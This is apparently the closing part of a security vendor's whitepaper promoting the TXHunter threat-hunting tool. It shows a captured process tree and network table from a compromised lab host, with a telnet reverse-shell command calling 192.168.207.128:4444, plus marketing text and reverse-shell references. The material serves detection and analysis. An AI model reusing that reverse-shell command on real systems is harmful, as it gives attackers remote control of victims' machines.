

Process:

Process Tree


Process Name	PID	User	Path	Command
init	1	root	/sbin/init	/sbin/init
kthreadd	2	root		
[Exited]	840			
[Exited]	4442			
_sleep	1848	root	/bin/sleep	sleep 4397
_telnet	1849	root	/usr/bin/telnet.netkit	telnet 192.168.207.128 4444
sh	1850	root	/bin/bash	sh -c (sleep 4397 telnet 192.168.207.128 4444 ...
_sh	1851	root	/bin/bash	sh
_telnet	1853	root	/usr/bin/telnet.netkit	telnet 192.168.207.128 4444
_java	3587	root	/usr/bin/gj-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j...
_java	3685	root	/usr/bin/gj-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j...
mysqld_safe	4669	root	/bin/bash	/bin/sh /usr/bin/mysqld_safe
rmiregistry	5137	root	/usr/bin/grmiregistry-4.2	/usr/bin/rmiregistry
_ruby	5144	root	/usr/bin/ruby1.8	ruby /usr/sbin/druby_timeserver.rb
_unrealircd	5146	root	/usr/bin/unrealircd	/usr/bin/unrealircd
Xtightvnc	5161	root	/usr/bin/Xtightvnc	Xtightvnc :0 -desktop X -auth /root/.Xauthority...
xstartup	5169	root	/bin/bash	/bin/sh /root/.vnc/xstartup
_java	18378	root	/usr/bin/gj-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j...
_sleep	29763	root	/bin/sleep	sleep 4333
_java	31826	root	/usr/bin/gj-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j...
_java	31835	root	/usr/bin/gj-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j...
_java	31961	root	/usr/bin/gj-4.2	/usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/j...
[Exited]	2221			
[Exited]	3597			
[Exited]	4538			

Network:

Network remote connection of processes

Unknown Known

Network Remote Connection Relationships



Network Connection

Name	Pid	User	Local	Remote	Proto	State	ExePath
smbd	4967	root	0.0.0.0:445	0.0.0.0:0	tcp	LISTEN	/usr/sbin/smbd
named	4564	bind	127.0.0.1:953	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
named	4564	bind	192.168.207.131:53	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
master	4957	root	0.0.0.0:25	0.0.0.0:0	tcp	LISTEN	/usr/lib/postfix/master
named	4564	bind	127.0.0.1:53	0.0.0.0:0	tcp	LISTEN	/usr/sbin/named
apache2	32547	root	0.0.0.0:80	0.0.0.0:0	tcp	LISTEN	/usr/sbin/apache2
rpc.mountd	4889	root	0.0.0.0:58576	0.0.0.0:0	tcp	LISTEN	/usr/sbin/rpc.mountd
		root	0.0.0.0:34478	0.0.0.0:0	tcp	LISTEN	
		root	0.0.0.0:2049	0.0.0.0:0	tcp	LISTEN	
python	9501	root	192.168.207.131:32954	172.18.169.190:8443	tcp	CLOSE_WAIT	/usr/local/bin/python2.7
jsvc	5095	tomcat55	0.0.0.0:8180	0.0.0.0:0	tcp	LISTEN	/usr/bin/jsvc
rpc.statd	4187	root	0.0.0.0:52975	0.0.0.0:0	tcp	LISTEN	/sbin/rpc.statd
sleep	29763	root	0.0.0.0:6697	0.0.0.0:0	tcp	LISTEN	/bin/sleep
sleep	29763	root	0.0.0.0:6667	0.0.0.0:0	tcp	LISTEN	/bin/sleep
portmap	4169	root	0.0.0.0:111	0.0.0.0:0	tcp	LISTEN	/sbin/portmap
xinetd	4989	root	0.0.0.0:1524	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
java	31826	root	192.168.207.131:60347	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/gij-4.2
ruby	5144	root	0.0.0.0:8787	0.0.0.0:0	tcp	LISTEN	/usr/bin/ruby1.8
rmiregistry	5137	root	192.168.207.131:1099	192.168.207.128:43926	tcp	CLOSE_WAIT	/usr/bin/grmiregistry-4.2
smbd	4967	root	0.0.0.0:139	0.0.0.0:0	tcp	LISTEN	/usr/sbin/smbd
xinetd	4989	root	0.0.0.0:21	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:23	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:514	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:513	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
xinetd	4989	root	0.0.0.0:512	0.0.0.0:0	tcp	LISTEN	/usr/sbin/xinetd
Xtightvnc	5161	root	0.0.0.0:6000	0.0.0.0:0	tcp	LISTEN	/usr/bin/Xtightvnc
jsvc	5095	tomcat55	0.0.0.0:8009	0.0.0.0:0	tcp	LISTEN	/usr/bin/jsvc
Xtightvnc	5161	root	0.0.0.0:5900	0.0.0.0:0	tcp	LISTEN	/usr/bin/Xtightvnc
smbd	28658	root	192.168.207.131:139	192.168.207.128:44322	tcp	ESTABLISHED	/usr/sbin/smbd
telnet	1849	root	192.168.207.131:57303	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/telnet.netkit
mysqld	4711	mysql	0.0.0.0:3306	0.0.0.0:0	tcp	LISTEN	/usr/sbin/mysqld
telnet	1853	root	192.168.207.131:57304	192.168.207.128:4444	tcp	ESTABLISHED	/usr/bin/telnet.netkit
		root	192.168.207.131:52281	172.18.169.168:8443	tcp	ESTABLISHED	

About TXHunter

**A smart purpose-built
deep hunting tool to make
Threat Hunting simple**

TXHunter automates threat investigation playbooks more than just IOC querying. It performs a thorough security health checking, from vulnerability to misconfiguration, from application layer to deep system OS kernel. Its deep ML analytic engine takes threat hunting to the next level. Whenever you get an alert from your FW/IPS, SIEM or EDR, that's the perfect time for you to do a complete system health

check. You can also set TXHunter to perform regular periodic security posture checks.

TXHunter is

- Efficient! It's automated and fast, allowing a single analyst to process many more alerts/events on a daily basis, driving down costs.
- Effective! You are ensured that the playbook is created and executed consistently, improving the effectiveness of your process and team.

About iPRESIDIUM

**We provide complete
endpoint health checks**

iPRESIDIUM is headquartered in Newport Beach, CA and is a cyber security and risk advisory firm. We provide end-to-end enterprise security solutions and services to private and public entities of all sizes. The TXHunter team has successfully created the first-generation malware sandbox that is used by many fortune 500 companies for daily malware analysis. We are addressing one of security's fundamental challenges by targeting the asymmetric advantage enjoyed by attackers, where they often only need to compromise one single weakness, while defenders scramble to prioritize and fix scores of vulnerabilities. We have moved beyond traditional signatures or static IOC's and instead focus on the attack techniques and anomalies in order to significantly reduce the time to investigate suspect events in a simple to understand format and often in under 10 minutes. Our philosophy is to minimize the security computing load on the endpoint or server, keep core data inside the enterprise and leverage advanced analytics to reduce the time to detect and respond.

TriagingX

Tel: +1.949.721.6612

Email: sales@**ipresidium**.com

Web: <https://www.ipresidium.com>

620 Newport Center Drive, Suite 1100
Newport Beach CA 92660

References:

1. <https://stackoverflow.com/questions/35271850/what-is-a-reverse-shell>
2. <https://resources.infosecinstitute.com/icmp-reverse-shell/>
3. <https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bin-reverse-shells/>
4. Richard Hammer, Inside-out Vulnerabilities, Reverse Shells, <https://www.sans.org/reading-room/whitepapers/covert/paper/1663>
5. <https://cve.circl.lu/cve/CVE-2010-2075>
6. <https://www.kali.org/downloads>
7. <https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/>